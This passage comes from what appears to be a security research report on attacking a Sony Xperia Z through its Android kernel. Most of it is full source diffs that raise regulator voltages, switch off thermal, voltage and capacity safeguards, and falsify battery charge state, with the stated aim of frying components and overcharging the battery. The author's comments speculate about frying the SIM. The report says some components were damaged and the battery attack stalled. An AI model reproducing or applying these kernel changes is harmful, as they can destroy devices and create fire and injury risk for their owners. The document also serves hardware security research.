Full source diff for the final attempt of Common Component manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

project kernel/sony/apq8064/
diff --git a/arch/arm/mach-msm/board-sony_yuga-regulator.c b/arch/arm/mach-msm/board-
sony_yuga-regulator.c
index c55449b..998f7c2 100644
--- a/arch/arm/mach-msm/board-sony_yuga-regulator.c
+++ b/arch/arm/mach-msm/board-sony_yuga-regulator.c
@@ -613,14 +613,14 @@ msm8064_pm8917_regulator_pdata[] __devinitdata = {
 static struct rpm_regulator_init_data
 apq8064_rpm_regulator_init_data[] __devinitdata = {
        /*      ID a_on pd ss min_uV   max_uV  supply sys_uA  freq  fm  ss_fm */
-       RPM_SMPS(S1, 1, 1, 0, 1225000, 1225000, NULL, 100000, 3p20, NONE, NONE),
+       RPM_SMPS(S1, 1, 1, 0, 5000000, 5000000, NULL, 100000, 3p20, NONE, NONE),
        RPM_SMPS(S2, 0, 1, 0, 1300000, 1300000, NULL,      0, 1p60, NONE, NONE),
        RPM_SMPS(S3, 0, 1, 1,  500000, 1150000, NULL, 100000, 4p80, NONE, NONE),
        RPM_SMPS(S4, 1, 1, 0, 1800000, 1800000, NULL, 100000, 1p60, NONE, NONE),
-       RPM_SMPS(S7, 0, 0, 0, 1300000, 1300000, NULL, 100000, 3p20, NONE, NONE),
+       RPM_SMPS(S7, 0, 0, 0, 5000000, 5000000, NULL, 100000, 3p20, NONE, NONE),

        /*      ID a_on pd ss min_uV   max_uV   supply    sys_uA init_ip */
-       RPM_LDO(L1,  1, 1, 0, 1100000, 1100000, "8921_s4",     0, 1000),
+       RPM_LDO(L1,  1, 1, 0, 5000000, 5000000, "8921_s4",     0, 1000),
        RPM_LDO(L2,  0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
        RPM_LDO(L3,  0, 1, 0, 3075000, 3075000, NULL,          0,     0),
        RPM_LDO(L4,  1, 1, 0, 1800000, 1800000, NULL,          0, 10000),
@@ -636,7 +636,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_LDO(L16, 0, 1, 0, 2700000, 2800000, NULL,          0,     0),
        RPM_LDO(L17, 0, 1, 0, 3000000, 3000000, NULL,          0,     0),
-       RPM_LDO(L18, 0, 1, 0, 1200000, 1200000, "8921_s4",     0,     0),
+       RPM_LDO(L18, 0, 1, 0, 5000000, 5000000, "8921_s4",     0,     0),
        RPM_LDO(L23, 1, 1, 0, 1800000, 1800000, NULL,          0,     0),
        RPM_LDO(L24, 0, 1, 1,  750000, 1150000, "8921_s1", 10000, 10000),
        RPM_LDO(L25, 1, 1, 0, 1250000, 1250000, "8921_s1", 10000, 10000),
@@ -651,7 +651,7 @@ apq8064_rpm_regulator_init_data[] __devinitdata = {
        RPM_VS(LVS7, 0, 1, 1,                    "8921_s4"),
        /*      ID a_on    ss min_uV   max_uV   supply     freq */
-       RPM_NCP(NCP, 0,    0, 1800000, 1800000, "8921_l6", 1p60),
+       RPM_NCP(NCP, 0,    0, 5000000, 5000000, "8921_l6", 1p60),
 };

 static struct rpm_regulator_init_data
m0nk@lucy-m0nk-linux:~/aokp_jb$
```

Final Outcome of Common Component Manipulation Attacks

- The modifications appear to fry or permanently corrupt some internal components, but a list of components is unavailable at this time.

- Once the device was recovered into a clean, stock kernel it continued to crash and behave in unexpected ways.
- The device was technically recoverable, it remained unreliable.
- Simple modifications to this approach could easily render the target device un-bootable by removing power to the common components completely.

Attacking the Baseband (Revisiting the SoC)

Note to Reader: From the viewpoint of this research project, no direct manipulation mechanisms were found to interact with the Baseband processor directly outside of general attacks on the Qualcomm SoC. This assessment is specific to the Xperia Z platform as other devices contain a directly accessible Baseband processor from the Regulation framework.

Attacking the Battery and Charging Systems Directly

Note to Reader: Unlike the rest of the scenarios detailed in this report, direct attacks on the embedded battery are highly difficult. While the research has been concluded at this time, Monkworks LLC maintains the probability that such a direct attack would be successful on other platforms. Detailed documentation on the embedded hardware controls would also enable further breakthroughs along this research path. The impetus of the research was not to fully weaponize a pointed battery attack but to simply analyze and observe the easily accessible manipulations possible from the Android kernel space.

In opposition to the other attack surfaces detailed in this report, the direct attacks on the battery and charging frameworks specific to the Sony Xperia Z have little to do with the standard regulation frameworks. Given the implicit dangers of batteries and the nature of their use in smartphones, the underlying Linux kernel has introduced a multitude of safety checks and mitigations. These frameworks will be detailed below.

While no battery meltdown was achieved during the temporal scope of this research, it is still believed to be possible given more information and time. As will be detailed, the 2 major limiting factors are the embedded battery controller and the increased overall system instability when applying large and unexpected voltages to the system. These issues should be surmountable given vendor specific data sheets for the Xperia Z. Finally, the attack methodology is expected to produce results of a more disconcerting nature when implemented against a device without embedded battery failsafe mechanisms.

General Components of the Battery and Charging Systems

Internal to the Android / Linux kernel there exist a collection of systems that regulate and control the physical act of charging the embedded battery. In addition to these kernel based controls, some embedded batteries (including the Xperia Z battery) contain an embedded controller that acts as a final failsafe mechanism against direct manipulations or typical software glitches.

The kernel frameworks involved in this system are the:

- MACH-MSM PMIC and Board control frameworks

- HWMON components
- Power system drivers
- ThermalD and thermal system drivers

Each of these systems offers multiple mitigations and safety mechanisms for battery charging mishaps that required manipulation prior to a successful attack.

Initial Attack on the Battery and Charging Systems

Initially, the researcher directly attacked the battery charging mechanisms harnessing the same methodology detailed in other sections of this report. The USB stack was modified to push as much voltage as possible from the wall, through the PCB and into the battery. This vector was met with a high amount of system instability and an unquestionably warm battery. Further analysis disabled the thermal mitigation routines (described above) but the charging system remained unstable. This instability ostensibly kept the Xperia Z from continuing to charge long enough to endanger the battery.

Final Attack on the Battery and Charging Systems

Revisiting the kernel source enlightened the researcher to less direct but more realistic attack scenarios. These new source audit based requirements led to greater stability at higher voltages. When examining the overall problem of voltage versus stability, the researcher attempted to modify the kernel source to meet the following needs:

- The battery and system should never shift out of the "fast charging" state
- The battery and system should never report itself to be 100% fully charged
- The battery and system should never be accurately aware of actual charge capacity or state
- The battery and system failsafe thermal mechanisms should be disregarded and disabled
- The battery and system failsafe voltage mechanisms should be disregarded and disabled
- The battery and system failsafe capacity mechanisms should be disregarded and disabled
- Voltage must flow through the PCB at unexpectedly high rates to the battery and charging system unencumbered
- The overall runtime system must be kept stable enough for the battery to be overcharged prior to reboot / crashing.

While the full modification list to the kernel source is attached to this report, this section will provide an overview and explanation of the changes at a higher level.

1. All voltage values across the spectrum were increased to either 6.66V, 66.6V or 666V depending on the numerical limit of the C data type that housed the variable. These changes are primarily contained within the files:

```
arch/arm/mach-msm/board-8064-pmic.c
arch/arm/mach-msm/board-sony_fusion3.c
arch/arm/mach-msm/board-sony_yuga-pmic.c
drivers/power/battery_current_limit.c
```

2. All thermal checking ranges were increased to allow for temperatures greater than 666 degrees. These changes are primarily contained within the files:

```
drivers/hwmon/coretemp.c
drivers/thermal/msm_thermal.c
drivers/thermal/pm8xxx-tm.c
```

3. All charging logic and capacity checking routines were disabled or modified to report false values. These changes are primarily contained within the files:

```
drivers/hwmon/coretemp.c
drivers/hwmon/msm_adc.c
drivers/power/battery_current_limit.c
drivers/power/msm_battery.c
drivers/power/msm_charger.c
drivers/power/pm8921-bms-sony.c
drivers/power/pm8921-bms.c
drivers/power/pm8921-charger-sony.c
drivers/power/pm8921-charger.c
```

4. All errors and range checking across the BMS spectrum were disabled to ensure the kernel did not fault and reboot the device. These changes are primarily contained within the files:

```
arch/arm/mach-msm/board-8064-pmic.c
arch/arm/mach-msm/board-sony_fusion3.c
drivers/power/pm8921-bms-sony.c
drivers/hwmon/coretemp.c
drivers/hwmon/msm_adc.c
```

With these changes in effect, the embedded Xperia Z battery was theoretically capable of extreme overcharging with no active failsafe mechanisms in place. The target device continued to draw large amounts of power from the wall source but the overcharging techniques were discouraged by the internal failsafe mechanisms. Some of these mechanisms (thermal checking and capacity checking) can be and were disabled via source changes in the kernel, but the battery was still capable of shutting off power and rebooting the system. Given this reboot loop takes place in a highly unstable pre-boot cycle, little debugging or log validation can be achieved directly to determine the remaining obstacles.

Full file modification list for the final attempt of Battery and Charging Systems manipulation

```
m0nk@lucy-m0nk-linux:~/aokp_jb$ cp out/target/product/yuga/
aokp_yuga_unofficial_2013-07-16.zip ~/Desktop/Burner_5/builds/aokp_charger_fire4.zip
m0nk@lucy-m0nk-linux:~/aokp_jb$ repo status
project kernel/sony/apq8064/                    (*** NO BRANCH ***)
 -m     arch/arm/mach-msm/board-8064-pmic.c
 -m     arch/arm/mach-msm/board-sony_fusion3.c
 -m     arch/arm/mach-msm/board-sony_yuga-pmic.c
 -m     drivers/hwmon/coretemp.c
 -m     drivers/hwmon/msm_adc.c
 -m     drivers/power/battery_current_limit.c
 -m     drivers/power/msm_battery.c
 -m     drivers/power/msm_charger.c
 -m     drivers/power/pm8921-bms-sony.c
 -m     drivers/power/pm8921-bms.c
 -m     drivers/power/pm8921-charger-sony.c
 -m     drivers/power/pm8921-charger.c
 -m     drivers/thermal/msm_thermal.c
 -m     drivers/thermal/pm8xxx-tm.c
```

Full source diff for the final attempt of Battery and Charging Systems manipulation

```
 m0nk@lucy-m0nk-linux:~/aokp_jb$ repo diff

 project kernel/sony/apq8064/
 diff --git a/arch/arm/mach-msm/board-8064-pmic.c b/arch/arm/mach-msm/board-8064-
pmic.c
 index 2d06031..ec186c9 100644
 --- a/arch/arm/mach-msm/board-8064-pmic.c
 +++ b/arch/arm/mach-msm/board-8064-pmic.c
 @@ -397,33 +397,33 @@ apq8064_pm8921_rtc_pdata = {
  };

  static int apq8064_pm8921_therm_mitigation[] = {
 -       1100,
 -       700,
 -       600,
 -       325,
 +       9999,
 +       8888,
 +       7777,
 +       6666,
  };

 -#define MAX_VOLTAGE_MV          4200
 -#define CHG_TERM_MA             100
 +#define MAX_VOLTAGE_MV  51000
 +#define CHG_TERM_MA             1150
  static struct pm8921_charger_platform_data
  apq8064_pm8921_chg_pdata __devinitdata = {
         .update_time            = 60000,
         .max_voltage            = MAX_VOLTAGE_MV,
         .min_voltage            = 3200,
 -       .uvd_thresh_voltage     = 4050,
 +       .uvd_thresh_voltage     = 6666,
         .alarm_low_mv           = 3400,
```

```
-       .alarm_high_mv          = 4000,
+       .alarm_high_mv          = 40000,
        .resume_voltage_delta   = 60,
        .resume_charge_percent  = 99,
        .term_current           = CHG_TERM_MA,
        .cool_temp              = 10,
-       .warm_temp              = 45,
+       .warm_temp              = 4500,
        .temp_check_period      = 1,
-       .max_bat_chg_current    = 1100,
-       .cool_bat_chg_current   = 350,
-       .warm_bat_chg_current   = 350,
-       .cool_bat_voltage       = 4100,
-       .warm_bat_voltage       = 4100,
+       .max_bat_chg_current    = 6666,
+       .cool_bat_chg_current   = 6666,
+       .warm_bat_chg_current   = 6666,
+       .cool_bat_voltage       = 6666,
+       .warm_bat_voltage       = 6666,
        .thermal_mitigation     = apq8064_pm8921_therm_mitigation,
        .thermal_levels         = ARRAY_SIZE(apq8064_pm8921_therm_mitigation),
 };
@@ -438,21 +438,21 @@ static struct pm8921_bms_platform_data
 apq8064_pm8921_bms_pdata __devinitdata = {
        .battery_type                   = BATT_UNKNOWN,
        .r_sense_uohm                   = 10000,
-       .v_cutoff                       = 3400,
+       .v_cutoff                       = 6666,
        .max_voltage_uv                 = MAX_VOLTAGE_MV * 1000,
        .rconn_mohm                     = 18,
-       .shutdown_soc_valid_limit       = 20,
+       .shutdown_soc_valid_limit       = 666,
        .adjust_soc_low_threshold       = 25,
        .chg_term_ua                    = CHG_TERM_MA * 1000,
        .normal_voltage_calc_ms         = 20000,
        .low_voltage_calc_ms            = 1000,
        .alarm_low_mv                   = 3400,
-       .alarm_high_mv                  = 4000,
+       .alarm_high_mv                  = 9999,
        .high_ocv_correction_limit_uv   = 50,
        .low_ocv_correction_limit_uv    = 100,
        .hold_soc_est                   = 3,
 };
-
+
 static struct pm8921_platform_data
 apq8064_pm8921_platform_data __devinitdata = {
        .irq_pdata              = &apq8064_pm8921_irq_pdata,
diff --git a/arch/arm/mach-msm/board-sony_fusion3.c b/arch/arm/mach-msm/board-
sony_fusion3.c
index 49564b9..94247bb 100644
--- a/arch/arm/mach-msm/board-sony_fusion3.c
+++ b/arch/arm/mach-msm/board-sony_fusion3.c
@@ -11,6 +11,10 @@
  * GNU General Public License for more details.
  *
  */
+
+ //m0nk: This file needs touching
+
+
 #include <linux/kernel.h>
 #include <linux/bitops.h>
```

```
 #include <linux/platform_device.h>
@@ -2384,7 +2388,7 @@ static int akm8963_gpio_setup(struct device *dev)

 static void akm8963_gpio_shutdown(struct device *dev)
 {
-       gpio_free(AKM8963_GPIO);
+       //gpio_free(AKM8963_GPIO);
 }

 static int akm8963_power_mode(struct device *dev, int enable)
@@ -3159,12 +3163,12 @@ static struct platform_device msm_tsens_device = {
 static struct msm_thermal_data msm_thermal_pdata = {
        .sensor_id = 7,
        .poll_ms = 250,
-       .limit_temp_degC = 60,
-       .temp_hysteresis_degC = 10,
+       .limit_temp_degC = 666,
+       .temp_hysteresis_degC = 100,
        .freq_step = 2,
-       .core_limit_temp_degC = 80,
-       .core_temp_hysteresis_degC = 10,
-       .core_control_mask = 0xe,
+       .core_limit_temp_degC = 666,
+       .core_temp_hysteresis_degC = 100,
+       .core_control_mask = 0x0,
 };

 #define MSM_SHARED_RAM_PHYS 0x80000000
diff --git a/arch/arm/mach-msm/board-sony_yuga-pmic.c b/arch/arm/mach-msm/board-
sony_yuga-pmic.c
index 0347a7b..6f812a1 100644
--- a/arch/arm/mach-msm/board-sony_yuga-pmic.c
+++ b/arch/arm/mach-msm/board-sony_yuga-pmic.c
@@ -12,6 +12,9 @@
  *
  */

+//m0nk: This file needs touching
+
+
 #include <linux/init.h>
 #include <linux/ioport.h>
 #include <linux/gpio.h>
@@ -249,6 +252,7 @@ void __init apq8064_pm8xxx_gpio_mpp_init(void)
 }

 static struct pm8xxx_pwrkey_platform_data apq8064_pm8921_pwrkey_pdata = {
+       /* m0nk: Would be fun to highjack this */
        .pull_up                = 1,
        .kpd_trigger_delay_us   = 15625,
        .wakeup                 = 1,
@@ -258,7 +262,7 @@ static struct pm8xxx_misc_platform_data apq8064_pm8921_misc_pdata
= {
        .priority               = 0,
 };

-#define PM8921_LC_LED_MAX_CURRENT      4       /* I = 4mA */
+#define PM8921_LC_LED_MAX_CURRENT      40      /* I = 4mA */
 #define PM8921_LC_LED_LOW_CURRENT      1       /* I = 1mA */
 #define PM8XXX_LED_PWM_PERIOD          1000
 #define PM8XXX_LED_PWM_DUTY_MS         20
@@ -356,7 +360,7 @@ static struct pm8xxx_adc_amux apq8064_pm8921_adc_channels_data[]
= {
```

```
 };

 static struct pm8xxx_adc_properties apq8064_pm8921_adc_data = {
-       .adc_vdd_reference      = 1800, /* milli-voltage for this adc */
+       .adc_vdd_reference      = 180, /* milli-voltage for this adc */
        .bitresolution          = 15,
        .bipolar                = 0,
 };
@@ -397,15 +401,15 @@ apq8064_pm8921_rtc_pdata = {
 };

 static int apq8064_pm8921_therm_mitigation[] = {
-       1525,
-       825,
-       475,
-       325,
+       9999,
+       8888,
+       7777,
+       6666,
 };

-#define MAX_VOLTAGE_MV 4200
-#define V_CUTOFF_MV    3200
-#define CHG_TERM_MA    115
+#define MAX_VOLTAGE_MV 51000
+#define V_CUTOFF_MV    6666
+#define CHG_TERM_MA    1150
 static struct pm8921_charger_platform_data
 apq8064_pm8921_chg_pdata __devinitdata = {
        .ttrkl_time             = 64,
@@ -418,29 +422,29 @@ apq8064_pm8921_chg_pdata __devinitdata = {
        .max_voltage            = MAX_VOLTAGE_MV,
        .min_voltage            = V_CUTOFF_MV,
        .resume_voltage_delta   = 100,
-       .resume_charge_percent  = 95,
+       .resume_charge_percent  = 100,
        .term_current           = CHG_TERM_MA,
        .cool_temp              = 10,
-       .warm_temp              = 45,
-       .hysteresis_temp        = 3,
+       .warm_temp              = 6666,
+       .hysteresis_temp        = 3, //m0nk: This should change... but higher or
lower?
        .temp_check_period      = 1,
-       .safe_current_ma        = 1525,
-       .max_bat_chg_current    = 1525,
-       .cool_bat_chg_current   = 1525,
-       .warm_bat_chg_current   = 325,
-       .cool_bat_voltage       = 4200,
-       .warm_bat_voltage       = 4000,
+       .safe_current_ma        = 6666,
+       .max_bat_chg_current    = 6666,
+       .cool_bat_chg_current   = 6666,
+       .warm_bat_chg_current   = 6666,
+       .cool_bat_voltage       = 6666,
+       .warm_bat_voltage       = 6666,
        .ibat_calib_enable      = 1,
        .thermal_mitigation     = apq8064_pm8921_therm_mitigation,
        .thermal_levels         = ARRAY_SIZE(apq8064_pm8921_therm_mitigation),
-       .rconn_mohm             = 18,
+       .rconn_mohm             = 666,
        .btc_override           = 1,
```

```
         .btc_override_cold_degc = 5,
-        .btc_override_hot_degc  = 55,
+        .btc_override_hot_degc  = 777,
         .btc_delay_ms           = 10000,
-        .btc_panic_if_cant_stop_chg     = 1,
-        .stop_chg_upon_expiry   = 1,
-        .safety_time            = 512,
+        .btc_panic_if_cant_stop_chg     = false,
+        .stop_chg_upon_expiry   = false,
+        .safety_time            = 5120,         //m0nk: higer or lower?
         .soc_scaling            = 1,
 };

@@ -453,38 +457,38 @@ apq8064_pm8xxx_ccadc_pdata = {
 static struct pm8921_bms_platform_data
 apq8064_pm8921_bms_pdata __devinitdata = {
 #ifdef CONFIG_PM8921_SONY_BMS_CHARGER
-        .battery_data                   = &pm8921_battery_data,
+        .battery_data                           = &pm8921_battery_data,
 #else
-        .battery_type                   = BATT_OEM,
+        .battery_type                           = BATT_OEM,
 #endif
-        .r_sense_uohm                   = 10000,
-        .v_cutoff                       = V_CUTOFF_MV,
-        .i_test                         = 1000,
-        .max_voltage_uv                 = MAX_VOLTAGE_MV * 1000,
-        .rconn_mohm                     = 30,
+        .r_sense_uohm                           = 10000,
+        .v_cutoff                                       = V_CUTOFF_MV,
+        .i_test                                         = 1000,
+        .max_voltage_uv                         = MAX_VOLTAGE_MV * 1000,
+        .rconn_mohm                                     = 30,
 #ifndef CONFIG_PM8921_SONY_BMS_CHARGER
-        .alarm_low_mv                   = V_CUTOFF_MV,
-        .alarm_high_mv                  = V_CUTOFF_MV + 100,
+        .alarm_low_mv                           = V_CUTOFF_MV,
+        .alarm_high_mv                          = V_CUTOFF_MV + 10000,
 #endif
-        .shutdown_soc_valid_limit       = 20,
-        .adjust_soc_low_threshold       = 25,
-        .chg_term_ua                    = CHG_TERM_MA * 1000,
-        .enable_fcc_learning            = 1,
+        .shutdown_soc_valid_limit       = 666,  //m0nk: raised this?
+        .adjust_soc_low_threshold       = 25,   //m0nk: raised this?
+        .chg_term_ua                            = CHG_TERM_MA * 1000,
+        .enable_fcc_learning            = 0,
         .normal_voltage_calc_ms         = 20000,
         .low_voltage_calc_ms            = 1000,
 #ifndef CONFIG_PM8921_SONY_BMS_CHARGER
-        .low_voltage_detect             = 1,
-        .vbatt_cutoff_retries           = 5,
-        .high_ocv_correction_limit_uv   = 50,
-        .low_ocv_correction_limit_uv    = 100,
-        .hold_soc_est                   = 3,
+        .low_voltage_detect                             = 1,
+        .vbatt_cutoff_retries                   = 5,
+        .high_ocv_correction_limit_uv   = 500,
+        .low_ocv_correction_limit_uv    = 1000,
+        .hold_soc_est                                   = 3,
 #endif
 };
```

```
 static struct pm8xxx_vibrator_platform_data
 apq8064_pm8xxx_vibrator_pdata __devinitdata = {
        .initial_vibrate_ms = 0,
-       .level_mV = 2900,
+       .level_mV = 6666,
 };

 static struct pm8921_platform_data
@@ -614,6 +618,7 @@ struct gpio_event_platform_data pmic_keypad_data = {
        .name       = "sim-detection",
        .info       = pmic_keypad_info,
        .info_count = ARRAY_SIZE(pmic_keypad_info),
+       /* m0nk: can haz fried SIM here? */
 };

 static struct platform_device pmic_keypad_device = {
diff --git a/drivers/hwmon/coretemp.c b/drivers/hwmon/coretemp.c
index b9d5123..eb9995d 100644
--- a/drivers/hwmon/coretemp.c
+++ b/drivers/hwmon/coretemp.c
@@ -20,6 +20,9 @@
  * 02110-1301 USA.
  */

+//m0nk: This file needs touching
+
+
 #define pr_fmt(fmt) KBUILD_MODNAME ": " fmt

 #include <linux/module.h>
@@ -55,7 +58,7 @@ MODULE_PARM_DESC(tjmax, "TjMax value in degrees Celsius");
 #define NUM_REAL_CORES         32      /* Number of Real cores per cpu */
 #define CORETEMP_NAME_LENGTH   17      /* String Length of attrs */
 #define MAX_CORE_ATTRS         4       /* Maximum no of basic attrs */
-#define TOTAL_ATTRS            (MAX_CORE_ATTRS + 1)
+#define TOTAL_ATTRS                    (MAX_CORE_ATTRS + 1)
 #define MAX_CORE_DATA          (NUM_REAL_CORES + BASE_SYSFS_ATTR_NO)

 #define TO_PHYS_ID(cpu)                (cpu_data(cpu).phys_proc_id)
@@ -196,8 +199,8 @@ static int __cpuinit adjust_tjmax(struct cpuinfo_x86 *c, u32 id,
 {
        /* The 100C is default for both mobile and non mobile CPUs */

-       int tjmax = 100000;
-       int tjmax_ee = 85000;
+       int tjmax = 666666;
+       int tjmax_ee = 666666;
        int usemsr_ee = 1;
        int err;
        u32 eax, edx;
@@ -218,9 +221,9 @@ static int __cpuinit adjust_tjmax(struct cpuinfo_x86 *c, u32 id,
                if (host_bridge && host_bridge->vendor == PCI_VENDOR_ID_INTEL
                    && (host_bridge->device == 0xa000   /* NM10 based nettop */
                    || host_bridge->device == 0xa010))  /* NM10 based netbook */
-                       tjmax = 100000;
+                       tjmax = 666666;
                else
-                       tjmax = 90000;
+                       tjmax = 666666;

                pci_dev_put(host_bridge);
        }
@@ -260,8 +263,8 @@ static int __cpuinit adjust_tjmax(struct cpuinfo_x86 *c, u32 id,
```

```
                                 * If MSR EE bit is set, set it to 90 degrees C,
                                 * otherwise 105 degrees C
                                 */
-                                tjmax_ee = 90000;
-                                tjmax = 105000;
+                                tjmax_ee = 666666;
+                                tjmax = 666666;
                         }
                 }
         }
@@ -275,7 +278,7 @@ static int __cpuinit adjust_tjmax(struct cpuinfo_x86 *c, u32 id,
                 } else if (eax & 0x40000000) {
                         tjmax = tjmax_ee;
                 }
-        } else if (tjmax == 100000) {
+        } else if (tjmax == 666666) {
                 /*
                  * If we don't use msr EE it means we are desktop CPU
                  * (with exeception of Atom)
@@ -309,7 +312,7 @@ static int __cpuinit get_tjmax(struct cpuinfo_x86 *c, u32 id,
                 if (val) {
                         dev_dbg(dev, "TjMax is %d degrees C\n", val);
-                        return val * 1000;
+                        return val * 100;
                 }
         }

 diff --git a/drivers/hwmon/msm_adc.c b/drivers/hwmon/msm_adc.c
 index ca6fae7..3f4c023 100644
 --- a/drivers/hwmon/msm_adc.c
 +++ b/drivers/hwmon/msm_adc.c
 @@ -10,6 +10,9 @@
   * GNU General Public License for more details.
   */

 +//m0nk: This file needs touching
 +
 +
  #include <linux/kernel.h>
  #include <linux/init.h>
  #include <linux/mutex.h>
 diff --git a/drivers/power/battery_current_limit.c b/drivers/power/
battery_current_limit.c
 index d1750ec..141461f 100644
 --- a/drivers/power/battery_current_limit.c
 +++ b/drivers/power/battery_current_limit.c
 @@ -10,6 +10,11 @@
   * GNU General Public License for more details.
   *
   */
 +
 +
 + //m0nk: This file needs touching
 +
 +
  #define pr_fmt(fmt)    "%s: " fmt, __func__

  #include <linux/module.h>
 @@ -149,7 +154,7 @@ static void bcl_calculate_imax_trigger(void)
                 imax_ma - gbcl->bcl_threshold_value_ma
                         [BCL_IBAT_IMAX_THRESHOLD_TYPE_HIGH];
                 if (ibatt_ma >= imax_high_threshold)
```

```
-                       threshold_cross = true;
+                       threshold_cross = false;
        }

        if (gbcl->bcl_threshold_mode[BCL_IBAT_IMAX_THRESHOLD_TYPE_LOW]
@@ -158,13 +163,13 @@ static void bcl_calculate_imax_trigger(void)
                imax_ma - gbcl->bcl_threshold_value_ma
                        [BCL_IBAT_IMAX_THRESHOLD_TYPE_LOW];
                if (ibatt_ma <= imax_low_threshold)
-                       threshold_cross = true;
+                       threshold_cross = false;
        }

-       if (threshold_cross) {
-               sysfs_notify(&gbcl->dev->kobj,
-                            NULL, "type");
-       }
+       //if (threshold_cross) {
+       //      sysfs_notify(&gbcl->dev->kobj,
+       //                   NULL, "type");
+       //}
 }

 /*
@@ -172,16 +177,16 @@ static void bcl_calculate_imax_trigger(void)
  */
 static void bcl_imax_work(struct work_struct *work)
 {
-       struct bcl_context *bcl = container_of(work,
-                       struct bcl_context, bcl_imax_work.work);
-
-       if (gbcl->bcl_mode == BCL_DEVICE_ENABLED) {
-               bcl_calculate_imax_trigger();
-               /* restart the delay work for caculating imax */
-               schedule_delayed_work(&bcl->bcl_imax_work,
-                       round_jiffies_relative(msecs_to_jiffies
-                               (bcl->bcl_poll_interval_msec)));
-       }
+       // struct bcl_context *bcl = container_of(work,
+       //              struct bcl_context, bcl_imax_work.work);
+
+       // if (gbcl->bcl_mode == BCL_DEVICE_ENABLED) {
+       //      bcl_calculate_imax_trigger();
+       //      /* restart the delay work for caculating imax */
+       //      schedule_delayed_work(&bcl->bcl_imax_work,
+       //              round_jiffies_relative(msecs_to_jiffies
+       //                      (bcl->bcl_poll_interval_msec)));
+       // }
 }

 /*
@@ -189,23 +194,23 @@ static void bcl_imax_work(struct work_struct *work)
  */
 static void bcl_mode_set(enum bcl_device_mode mode)
 {
-       if (!gbcl)
-               return;
-
-       if (gbcl->bcl_mode == mode)
-               return;
-
-       if (gbcl->bcl_mode == BCL_DEVICE_DISABLED
-               && mode == BCL_DEVICE_ENABLED) {
```

```
-               gbcl->bcl_mode = mode;
-               bcl_imax_work(&(gbcl->bcl_imax_work.work));
-               return;
-       } else if (gbcl->bcl_mode == BCL_DEVICE_ENABLED
-               && mode == BCL_DEVICE_DISABLED) {
-               gbcl->bcl_mode = mode;
-               cancel_delayed_work_sync(&(gbcl->bcl_imax_work));
-               return;
-       }
+       // if (!gbcl)
+       //      return;
+
+       // if (gbcl->bcl_mode == mode)
+       //      return;
+
+       // if (gbcl->bcl_mode == BCL_DEVICE_DISABLED
+       //      && mode == BCL_DEVICE_ENABLED) {
+       //      gbcl->bcl_mode = mode;
+       //      bcl_imax_work(&(gbcl->bcl_imax_work.work));
+       //      return;
+       // } else if (gbcl->bcl_mode == BCL_DEVICE_ENABLED
+       //      && mode == BCL_DEVICE_DISABLED) {
+       //      gbcl->bcl_mode = mode;
+       //      cancel_delayed_work_sync(&(gbcl->bcl_imax_work));
+       //      return;
+       // }

        return;
 }
diff --git a/drivers/power/msm_battery.c b/drivers/power/msm_battery.c
index 244cd80..8ff4d79 100644
--- a/drivers/power/msm_battery.c
+++ b/drivers/power/msm_battery.c
@@ -11,6 +11,9 @@
  *
  */

+//m0nk: This file needs touching
+
+
 /*
  * this needs to be before <linux/kernel.h> is loaded,
  * and <linux/sched.h> loads <linux/kernel.h>
@@ -62,7 +65,7 @@
 #define BATTERY_CB_ID_LOW_VOL          2

 #define BATTERY_LOW            3200
-#define BATTERY_HIGH           4300
+#define BATTERY_HIGH   99999

 #define ONCRPC_CHG_GET_GENERAL_STATUS_PROC     12
 #define ONCRPC_CHARGER_API_VERSIONS_PROC       0xffffffff
@@ -251,12 +254,12 @@ struct msm_battery_info {

 static struct msm_battery_info msm_batt_info = {
        .batt_handle = INVALID_BATT_HANDLE,
-       .charger_status = CHARGER_STATUS_BAD,
-       .charger_type = CHARGER_TYPE_INVALID,
+       .charger_status = CHARGER_STATUS_GOOD,
+       .charger_type = CHARGER_TYPE_WALL,
        .battery_status = BATTERY_STATUS_GOOD,
        .battery_level = BATTERY_LEVEL_FULL,
        .battery_voltage = BATTERY_HIGH,
```

```
-       .batt_capacity = 100,
+       .batt_capacity = 1000,
        .batt_status = POWER_SUPPLY_STATUS_DISCHARGING,
        .batt_health = POWER_SUPPLY_HEALTH_GOOD,
        .batt_valid  = 1,
diff --git a/drivers/power/msm_charger.c b/drivers/power/msm_charger.c
index 29dc726..7990300 100644
--- a/drivers/power/msm_charger.c
+++ b/drivers/power/msm_charger.c
@@ -11,6 +11,9 @@
  *
  */

+//m0nk: This file needs touching
+
+
 #include <linux/module.h>
 #include <linux/platform_device.h>
 #include <linux/err.h>
@@ -34,7 +37,7 @@
 #define UPDATE_TIME_MS                 60000
 #define RESUME_CHECK_PERIOD_MS         60000

-#define DEFAULT_BATT_MAX_V             4200
+#define DEFAULT_BATT_MAX_V             99999
 #define DEFAULT_BATT_MIN_V             3200

 #define MSM_CHARGER_GAUGE_MISSING_VOLTS 3500
diff --git a/drivers/power/pm8921-bms-sony.c b/drivers/power/pm8921-bms-sony.c
index 098976d..2102d68 100644
--- a/drivers/power/pm8921-bms-sony.c
+++ b/drivers/power/pm8921-bms-sony.c
@@ -12,6 +12,9 @@
  *
  */

+//m0nk: This file needs touching
+
+
 #define pr_fmt(fmt)    "%s: " fmt, __func__
 #include <linux/module.h>
 #include <linux/moduleparam.h>
@@ -1822,18 +1825,18 @@ static int scale_soc_while_chg(struct pm8921_bms_chip *chip,

 static bool is_shutdown_soc_within_limits(struct pm8921_bms_chip *chip, int soc)
 {
-       if (shutdown_soc_invalid) {
-               pr_debug("NOT forcing shutdown soc = %d\n", chip->shutdown_soc);
-               return 0;
-       }
-
-       if (abs(chip->shutdown_soc - soc) > chip->shutdown_soc_valid_limit) {
-               pr_debug("rejecting shutdown soc = %d, soc = %d limit = %d\n",
-                       chip->shutdown_soc, soc,
-                       chip->shutdown_soc_valid_limit);
-               shutdown_soc_invalid = 1;
-               return 0;
-       }
+       // if (shutdown_soc_invalid) {
+       //      pr_debug("NOT forcing shutdown soc = %d\n", chip->shutdown_soc);
+       //      return 0;
+       // }
+
```

```
+       // if (abs(chip->shutdown_soc - soc) > chip->shutdown_soc_valid_limit) {
+       //      pr_debug("rejecting shutdown soc = %d, soc = %d limit = %d\n",
+       //              chip->shutdown_soc, soc,
+       //              chip->shutdown_soc_valid_limit);
+       //      shutdown_soc_invalid = 1;
+       //      return 0;
+       // }

